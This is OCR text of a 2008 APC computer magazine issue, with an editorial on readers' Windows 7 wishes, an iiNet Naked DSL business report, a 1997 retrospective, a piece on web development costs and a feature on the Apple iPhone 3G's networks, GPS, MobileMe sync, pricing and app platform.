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The iPhone is finally launching in Australia. *APC* takes a look to see if it really is a BlackBerry killer.

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
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editorial

TONY SARNO

There were some raised eyebrows in the *APC* office when Bill Gates recently announced that one of the key features of Windows 7 (the successor to Vista, slated to launch sometime in the next couple of years) would be touchscreen capability. Was that really what was going to redeem Windows after the Vista experience? Does Microsoft just not get it?

We asked our *APC* readers to submit their ideas on what Windows 7 should really have. We had countless replies, but reader Tony Watkin summed it up best with the following points:

- Create only two versions: Consumer Edition (desktop) and Enterprise Edition (Server).
- Must only be 64-bit (ie. don't offer a 32-bit version) which can also run 32-bit apps, much like the way Windows 95/98 could run 16-bit and 32-bit apps.
- Make it run fast, so put the bloatware on a diet. The Windows Presentation Foundation layer etc. is excessive.
- Drop the excessive DRM. When display monitors etc. are locked down things are getting extreme to say the least.
- Build in an open driver standard for SSD drives so that they don't need to continue to use a SATA interface, which slows things down.
- Test, test and test. Microsoft Windows and apps tend to be buggy.
- Grow up and learn to live in a world which also has Apple Macs and Linux. Microsoft will not have the internet to itself. Businesses are now demanding open standards, and regulators will stop Microsoft in their tracks if they try it — PNRP (Peer Name Resolution Protocol) etc. is a bad idea.
- Must be fun, easy, quick and reliable to use. So bundle a few really fun games with it.
- Drop the price significantly — everyone is fed up with the Microsoft tax!


We also had an 11-year-old *APC* reader throw in his two bobs' worth. Delan Ahmad writes:


- Completely rewrite the kernel, stripping bare of useless odds and ends.
- Make it modular. Easily add and remove packages (desktop Linux like Ubuntu is a good example to follow!).
- Run on old computers smoothly and efficiently — talking about something like a PII 400, 64MB RAM, 4GB HDD, 32MB Graphics/ Integrated Graphics (because, believe me, these kinds of computers are harder to get rid of from the community than you may think).
- Less UI bugs, more customisable.
- Better command line with more batch commands that allow you to create non-binary (text-readable) install *scripts* that run without the need to compile them first (just write in Notepad, then GO!).

We couldn't have put it better ourselves.

DROP THE EXCESSIVE DRM. WHEN DISPLAY MONITORS ARE LOCKED DOWN THINGS ARE GETTING EXTREME

AUGUST AWARDS





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IINET PROFITS BULGE FROM NAKED GROWTH

Broadband users are rushing in droves to rid themselves of Telstra line rental, says a delighted iiNet.

As a publicly traded company, iiNet has an obligation to its shareholders to divulge how the business is doing, and it did so recently through an Extraordinary General Meeting Trading Update, largely centred around the company's recent acquisition of Westnet and gaining shareholder approval for the complex financial kinds of waggling needed to get those kinds of deals done. While the report is full of the usual bullish market-speak — phrases like "leverage pre-synergies" abound — there's also some very interesting meat amongst the fluff.

iinet is claiming Naked DSL subscriber numbers of "over 23,000" customers, from a total customer pool on iiNet DSLAMs of 170,209 customers. So, roughly thirteen per cent of iiNet's customers are now living without a PSTN phone line. The report claims that Naked DSL is now driving growth, although no figures were broken out to address the percentages of customers choosing Naked DSL over other products on iiNet's own network.

APC spoke to iiNet's MD Michael Malone, who stated that the company was signing up "around 1,000 subscribers to Naked DSL a week". Back in February, Malone stated, the company had "around 8,000 Naked DSL subscribers", but the success of the product had surprised them. "We initially saw Naked DSL as a very niche product", he said. "We expected that the tech geek crowd who loves broadband would go for it, along with Generation Y and their mobile phones. Instead, it's appealed to a much broader audience who don't want to pay line rentals. They see it as dead money. It's not so much to do with saving money as it is not wasting it."

iiNet's recent acquisition of WestNet bears some interesting news as well. WestNet will launch ADSL2+ services in the next half of the year, and the company expects that iiNet's existing dialup customers (all 106,968 of them) may be able to get Westnet's satellite services. That 106,968 figure is an interesting one too, as although iiNet has been able to show growth in dialup subscriber numbers — something you wouldn't really expect in this broadband age — it's done so only through the acquisition of Westnet.

In December 2007 iiNet only had 82,721 dialup subscribers, and those numbers dropped for the May 2008 report, bolstered up to 106,968 by the inclusion of Westnet subscribers. While the figures aren't broken out, roughly a third of the graph shown for dialup subscribers consists of Westnet customers.

Westnet is also responsible for a huge spike in the number of iiNet customers actually connected to a Telstra DSLAM. Recent iiNet only figures had customer figures of some 63,546 in December 2007, and a similar looking figure for pure iiNet customers for May 2008. Add in Westnet, however, and the numbers jump to a hefty 200,049 customers, making off-net (that is, Telstra-DSLAM based customers) the largest single group of iiNet's customer base at the present time.

For those who like the financial pages, iiNet had an underlying EBITDA in excess of $46 million for the 2008 financial year, up 17.6% on 2007. The rest of us can wake up now.

The EGM report finishes talking about the combined customer service systems of iiNet, under the headline of having "Naked Ambition to be #1 in Service". It claims an average answer speed in May and June for iiNet customers of under a minute — iiNet refers to it as "near zero call wait times", which anecdotally doesn't tally at all with this writer's experience of iiNet customer service.

The company currently has call centres in Auckland, Sydney and Perth — Malone referred to iiNet's strategy here as "chasing the sun" but claimed that they were "at full capacity with all of those locations".

With that in mind, iiNet's heading further west again, but not in the all-too-predictable direction of Bangalore. Instead, the company will launch a full call centre based in Cape Town South Africa by the end of July. Currently Cape Town staff are undergoing twelve weeks worth of training, according to Malone, with some email enquiries being handled from there.

Malone admitted that working in South Africa was "challenging", especially due to the limits on broadband within the country, but that it was a worthwhile endeavour for iiNet to pursue. That's partly due to iiNet's Western Australian base (or as Malone put it, "The Perth Job Market is pretty tight"), but also so that "Once our Cape Town centre is up and running, no call centre staff will have to work after 8pm."

Alex Kidman

THE (A)PC REVOLUTION

August 1997

NETPCs FAIL TO EXCITE

June's PC Expo in New York was supposed to mark the grand coming out of the NetPC, but delays in its release and a lack of buyer interest in the products may doom the concept before it gets off the ground. Microsoft and Intel have both staunchly defended the NetPC concept against criticism by corporate buyers and analysts. However, even Intel officials admit that NetPCs on their own won't deliver automatic reductions in cost of ownership.

NETSCAPE PREACHES "CROSSWARE"

Netscape Communications used its third developers conference in Silicon Valley to evangelise a vision of web-based applications it calls crossware. "Crossware describes on-demand applications that run across networks and OSs and can be easily extended to external partners and customers," chief tech officer, Marc Andreessen, wrote in a defining white paper.

APPLE MAC OS 8

While not as significant as the leap from 6 to 7, Mac OS 8 introduces many novel features. The Mac UI boasts a new 3D-oriented style. Folder icons and menus are restyled in 3D while numerous minor but useful UI changes are stacked up.

THE WEB GETS COSTLY

Have the rising development demands of Web 2.0 closed the door on personal web development?

As far as media sites go, the BBC in the UK has long been notorious for overspending, but it was still a surprise when the BBC Trust published a report in May criticising the Beeb for going more than £36m ($71 million) over budget on the corporation's online presence, **www.bbc.co.uk**. The report revealed that the real cost of the site, which has 16.5m users visiting a month, amounted to £110 million ($218m) over the last year. Is this symptomatic of a massive inflation in the cost of web design?

Although that £110m is only a fraction of the BBC's budget, this overspend is a shining example of the rising price of running a professional web site. Businesses are finally getting to grips with buzzwords like 'web 2.0' — and, it seems, offering a rich user experience costs a lot more than a sparkly but pretty much useless flash interface. Databases, social networks and bandwidth-hungry video all come at a price.

There's no one single cause of inflation — the price of design, research and development, servers to cope with the bandwidth and of course staff to run the site all add up — and likewise no easy solution to cut costs, as all are reliant on one another. For large publishing operations however, video is not as extensive a part of the budget as you might think: the iPlayer cost the BBC only £3.9m ($4.8m) last year.

It comes down to competition for audience and customers, and competition is something that will spur even the biggest e-giants into action. The online store Amazon updated its design late last year after more than a decade with the original look. Leigh Whitney, Operations Director of web design agency Design UK, believes this shift was inevitable: "Although Amazon has created a very strong brand, the very fact that it's upgraded the design and functionality of its site is proof that they recognise the need to keep up with the times to remain a market leader. Its customers, although loyal to the brand, also demand the very best user experience and if a competitor were to offer a better one, they would risk getting left behind."

Some companies have been able to carve out their own identity at a lower price. Although figures are unavailable, the minimalist web site of Warren Buffet's company, Berkshire Hathaway, costs almost next to nothing to run and serves a well established multi-national business.

For smaller commercial companies, the increasing cost of web development can pay dividends to those who make the right choices — so long as they avoid using the BBC's accountants. Better web design means more visitors, adverts, customers and revenues, justifying the rise in cost.


The danger of this situation lies in upstart companies trying to compete with the big players; as traditional media price slashing has shown, tycoons like Rupert Murdoch are quite happy to undercut in order to force out the weaker competitors. The professionalisation of web design may not harm the net, but it might still harm the economy.

The new-look *www.bbc.co.uk* burned through $218 million last year.

INSIDE THE APPLE 3G iPHONE

IS IT REALLY THE SECOND COMING IN A TOUCHSCREEN DEVICE?

Apple's iPhone is changing the mobile phone industry, and the 3G model packs some impressive features. But is it deserving of the title Jesusphone? Apostle *Dan Warne* reports.



Whatever you might think about Apple, there's no denying that there's massive public interest in what they're doing — and, judging by the plethora of touchscreen iPhone-lookalikes coming out from every mobile phone manufacturer, Apple is making the mobile phone industry re-evaluate its stodgy old business model of slapping a new colour on a candy bar or flip phone and announcing it as a hot new exclusive model that Paris Hilton is getting excited over.

By now, you probably already have a fair understanding of why the iPhone is a revolutionary device. It's more of a pocket computer than a phone — it runs Apple's BSD-based OS X operating system, and on top of that it has a graphical interface that is simply better than that of any phone ever been made before in terms of ease of use. The multi-touch touchscreen interface means you can interact with the software on an iPhone much more naturally than on other phones with various joysticks, four-way clickers, trackballs and so on. It also has a web browser that is truly desktop-equivalent, with a superb interface for zooming in and out of the page for easy small-screen reading — just double-tap where you want to zoom in or out.

Plus, it has a full iPod in it, with either 8GB or 16GB of storage — and a very high-resolution screen that makes watching videos on the bus truly enjoyable. Apple detractors will, of course, make some perfectly valid counterpoints: you're tied in to Apple iTunes for desktop sync and setup whether you like it or not; apart from DRM-free music stores, you're pretty much locked in to buying music from Apple because the Fairplay DRM used by the iPod is not licensed to any other music store; and anything with "i" before it is automatically twice the price — such as the replacement iPod earphones Apple sells for $48... by our scientific reckoning, approximately a 10 gajillion per cent markup on the manufacturing cost in Beijing.

But, that being said, we're still calling it a game-changer for the mobile industry, and we're very happy Apple has given the fat cats of the mobile industry a shake-up.

> WE'RE STILL CALLING IT A GAME-CHANGER, AND WE'RE VERY HAPPY APPLE HAS GIVEN THE FAT CATS OF THE MOBILE INDUSTRY A SHAKE-UP

BROADBAND BROWSING IN YOUR POCKET

Of course, the real showstopper of the iPhone 3G (as indicated by the name) is the 3G mobile network capability in it, long anticipated since the first-gen iPhone only supported 140Kbit/s EDGE (which was only available in Australia on Telstra, and on all other networks it would fall back to sub-dialup speed 40Kbit/s GPRS).

Apple's new iPhone would actually be more accurately named iPhone 3.5G, as it supports the HSDPA mobile broadband standard that all the 3G networks in Australia have been upgraded to now.

The chip in the iPhone is capable of 3.6Mbit/s — an older form of HSDPA than some other handsets that support 7.2Mbit/s, but in reality it makes very little difference, since the CPUs in mobile devices aren't really fast enough to render web pages to the screen very quickly, so receiving the data quickly doesn't mean things will load on the screen of the device any quicker.

That said, the iPhone does have a much peppier processor than its predecessor — a 624MHz one rather than an underclocked chip which used to run at around 300MHz. As a result, rendering web pages is faster than the first-gen models.

The iPhone supports the 850MHz frequency used on the Telstra Next G network, as well as the conventional 1,900/2,100MHz frequencies used for current 3G networks from 3, Optus and Vodafone. However, it *doesn't* support the important 900MHz frequency, which is being used to build both Vodafone and Optus' broad-reach HSDPA networks, covering 96 and 98% of the population respectively.

iPhone navigation vs Nokia Maps: it's great to see the iPhone get GPS-based navigation... but Nokia is definitely still ahead with voiced, turn-by-turn 3D navigation.

Put simply, once these networks are built and switched on, your iPhone 3G won't be able to see them — it will only be able to access the older 1,900/2,100MHz networks with much more limited coverage — around 60% of the population, and pretty much restricted to major metro and regional centres. In other areas it will fall back to Vodafone's GSM/GPRS networks though, so at least you'll still be able to make calls and access the net — albeit at a crawl. (Optus actually got attacked — rightly — by Telstra for issuing a press release implying Optus iPhone purchasers would eventually have access to Optus' 98% coverage HSDPA network, when in fact that's a patently false claim unless Optus decides to build at another frequency other than what they've announced.)

THE IPHONE GETS REAL SAT-NAV

Apple hasn't been snoozing as dedicated GPS devices like TomTom and Navman have been rising in popularity... nor have they missed the fact that Nokia has seen enormous success with its very cleverly integrated free mapping and voiced navigation application in Nokia handsets.

The 3G iPhone comes with proper GPS reception — along with triangulation of your position based on mobile phone network towers when GPS satellites are blocked by buildings. It also has Wi-Fi-based triangulation, using a third-party service that maps the geographic locations of hotspots worldwide and allows the iPhone to figure out where you are (but this is less useful in Australia, we have less hotspots).

The iPhone's GPS reception is married up with an upgraded Google Maps client that lets you navigate from your current position to another position, and it will track your progress along the way.

However, Nokia is still well ahead of Apple on the navigation front: the iPhone has no 3D navigation, where the roadscape is stretched out on the phone screen as it would look in front of you as you're driving along — a handy map-reading aid. Nor does it have voiced turn-by-turn navigation, which Nokia phones and dedicated navigators do have.

The good news is TomTom says it is already working on navigation software for the iPhone — though it's not yet 100% sure whether Apple will allow it to be installed on iPhones, as the terms and conditions of the iPhone SDK say software may not access the phone's navigation facilities. However, TomTom says it thinks Apple only put this clause in to protect the privacy of iPhone users, rather than to block competing navigation software companies.

WIRELESS SYNC WITH YOUR COMPUTER

Apple's true genius with the iPhone 3G isn't in the phone itself so much as a service that goes with it. Apple's new MobileMe service (rightly criticised for being uncomfortably similar in name and logo to the bag of sick Microsoft got us all to install on our computers called Windows Me) is a stroke of genius.

It provides over-the-air sync of your calendar, contacts, tasks and email, for a flat annual fee. When they announced it, Apple called it "Exchange for the rest of us", but we think it'd be better known as 'BlackBerry for the rest of us' or 'the opportunity BlackBerry missed'.

The MobileMe software works with all of Apple's Mac software, of course (iCal, Address Book and Mail) but it also works with Outlook on PC. If you add or change a contact on your phone, it will, within a few seconds, appear updated on your PC or Mac. Add a contact on your PC or Mac and it will automatically appear on your iPhone. Beautiful.

Push email is also part of the service with MobileMe, though, unfortunately, unlike BlackBerry, you can't just use your existing email address and have the mail pushed out to you — you have to use the '@me.com' address Apple provides. (Still, there's nothing stopping you simply redirecting all email from your choice of mail address to the @me.com address.) So, when new mail appears, it will arrive immediately on your iPhone, rather than having to wait for the next iPhone mail download.

MobileMe will also wirelessly sync photos — though it's not a direct sync from your PC or Mac, which would have been cool, but rather, it syncs photos you've uploaded to the MobileMe web photo albums service. (If that

You'll be able to download iPhone apps directly from the iPhone, or via your PC/Mac in iTunes. It's about time someone made it easy to install mobile phone software!

service sounds rather familiar to you, it's because MobileMe is Apple's '.Mac' service with a new name, a new focus on wireless sync and expanded compatibility with Windows, not just Mac.)

MobileMe wireless sync will cost $119 per year for individuals, or $179 for a family of up to five users. The $179 price (which is obviously far better value) also provides 40GB of online photo/file storage, whereas the individual only includes 20GB.

HOW MUCH WILL IT COST?

Announcing the iPhone 3G at Apple's Worldwide Developer Conference in San Francisco, Apple CEO Steve Jobs said the 8GB iPhone 3G would cost US$199 "worldwide". At the time of writing, Australian price and plans were not yet announced, however, by the time you read this you'll be able to read all about them — and other iPhone-related news — on **apcmag.com**. Go to **http://tinyurl.com/4ng8z7** for the latest. It's expected the iPhone will retail for a price that's roughly comparable to US$199 translated to Aussie dollars, with the regular tax we pay for being far away from the action. With GST, shipping and Apple Australia's cut added into the mix, expect to pay around $250 (give or take $50).

Of course, that's not the true price of the iPhone — you'll be required to sign on to a two-year contract with a telco, as with any other 'cheap' or 'free' high-end handset on offer.

The new 3G iPhone has a plastic back rather than the aluminium back of the first-gen model, and the 8GB model only comes in black. The 16GB model comes in black, or a special edition in... gasp... iPod white. There's no sign of a 32GB model yet to provide parity with the 32GB iPod Touch, but Apple has to have something to sell people up to later, right?

Apple has ditched the unpopular 'one network per country' policy which saw hundreds of thousands of iPhones sold in the US, then cracked and sold for use on any network. In Australia, the iPhone is available through Optus, Vodafone, and (it's rumoured) Telstra, though the big T wasn't confirmed at press time.

IPHONE: THE SOFTWARE PLATFORM

One of the worst things about mobile phones — and something that has really held the industry back about 10 years — is the incredible proliferation of different operating systems that run the phones. There's Series 40 that runs basic Nokia phones, Symbian Series 60 (on the more fancy ones), Windows Mobile, Symbian UIQ (mainly on Sony Ericssons), Palm and proprietary OSs from Motorola, Sony Ericsson, LG, Samsung... etc.

One game manufacturer at a Nokia event a couple of years ago told *APC* that for every game they create, 624 different versions had to be made to work on all the popular handset screen sizes, operating system and CPU combinations. No wonder the games sell at outrageous prices.

The huge thing about the iPhone that's probably yet to hit the mainstream radar is a full application development platform based on OS X. Other phone manufacturers knock Apple for being a 'one phone wonder' that won't be able to service all the varying niche customer requirements and desires, but, the truth is, by creating a great phone with a flexible application platform (eg. one that won't require apps to be completely rebuilt from scratch for a different screen size), Apple is expanding the horizons for what a mobile phone can do.

Apple will let application developers sell their software via iTunes, and Apple pays for the hosting and data transfer costs (as well as providing secure, automatic installation on to the iPhone via iTunes) and takes a 30% cut of the developer's price of the app. If a developer wants to provide free apps via iTunes, they can, and Apple won't charge anything.

Put simply, the iPhone is probably better described as a tablet PC in your pocket — but Apple cunningly knew (by watching the PC industry) that that would never sell by the bucketload, so they called it the 'iPhone' instead.

That said, there's nothing cool about one company holding the balance of power in any industry, so it's great that Google's mobile phone platform, Android, is being adopted far and wide by handset makers who are sick of the clunky design of Windows Mobile and proprietary operating systems that aren't compatible with third-party software. APC

iPhone vs

If you use a BlackBerry for business, should you consider a 3G iPhone instead? *David Flynn* compares the two.

It's shaping up as The Big Choice of 2008: should a BlackBerry user stay with their sweet little smartphone or shift to Apple's sexy iPhone?

